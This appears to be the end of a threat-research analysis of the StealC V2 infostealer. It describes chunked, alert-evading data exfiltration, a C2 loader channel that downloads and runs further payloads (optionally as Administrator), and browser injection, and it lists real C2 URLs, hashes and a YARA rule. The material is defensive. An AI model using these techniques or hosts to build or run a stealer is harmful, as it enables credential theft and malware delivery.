Microsoft .NET Host - 6.0.36 (x86) - 48.144.23141
Current User:
Microsoft OneDrive - 25.194.1005.0003
Python 3.10.11 (64-bit) - 3.10.11150.0
File Uploads
When data is harvested, the stealer segments the data into 256KB chunks to distribute data exfiltration across small packets and avoid triggering alerts. Each chunk includes metadata about it such as the total number of chunks (total_parts) and the current chunk number (part_index). Additionally, it includes the name of the exfiltrated file (file identification).
All of this data is encapsulated in a JSON message generated for each chunk.
 Figure 49: The
 upload_file request before its encrypted. The data and type parameters are Base64 encoded.
Additional Messages
If the stealer enters to handle its loader code, it sends a request of "type": "loader".
The server returns an array of possible payloads the program can execute, where each record contains the following parameters:
url(sting), the payload URI.csidl(integer), specifies the system path from which the payload should be executed.elevated(boolean), whether to execute the payload as Administrator.type(integer), specifies the payload type.
When the EXE payload is specified, the stealer will download the executable payload from the url into a buffer, which is then staged as a temporary file.
Once it completes it’s exfiltration, it informs the C2 with the "type": "done" message.
Conclusion
StealC V2 is a modular stealer that operates at scale, introducing encrypted and streamlined communications. It leverages Heaven’s Gate to inject its custom payload into select Chromium-based browsers. It is able to steal data from a wide range of applications and files, capture screenshots and act as an additional malware delivery tool.
IOC’s (Indicators of Compromise)
| IOC | Type | Description |
|---|---|---|
00114c344e9215f77bd490fcdce8b06b1b7942cf2d0f5fa7012e498e9c835d99 | SHA256 | StealC V2 |
babccb98a02e55a814e727789d4aa96ee3b6b6e820a5a4e47480e5e557788c21 | SHA256 | StealC V2 |
6e3b874fca2800811b2cf343690bdd24638e13cafd4b949bffd44c2c12ea0609 | SHA256 | StealC V2 |
c102c88cd6a72bd29f7ced54a3f2ca843b8169cc01f399ce63923ff45818aac4 | SHA256 | Injected Payload |
http://bookpopow.shop/43d10964878dfc17.php | URL | C2 |
http://45.94.47.131/e5580d5d49254e82.php | URL | C2 |
http://91.212.150.246/85e1d65ca2fa44acae49.php | URL | C2 |
YARA Rules
rule StealC_V2 {
	meta:
		author = "MaxC."
		description = "Detects StealC V2 samples"
		date = "2026-03-26"
	strings:
		$s1 = { 69 [1-6] 0B A3 14 00 }
		$s2 = { B? 51 75 42 69 }
		$s3 = { 69 [1-6] 87 FD 70 1E }
		$s4 = { B? 34 ED DB 95 }
	condition:
		uint16(0) == 0x5A4D and all of ($s*)
}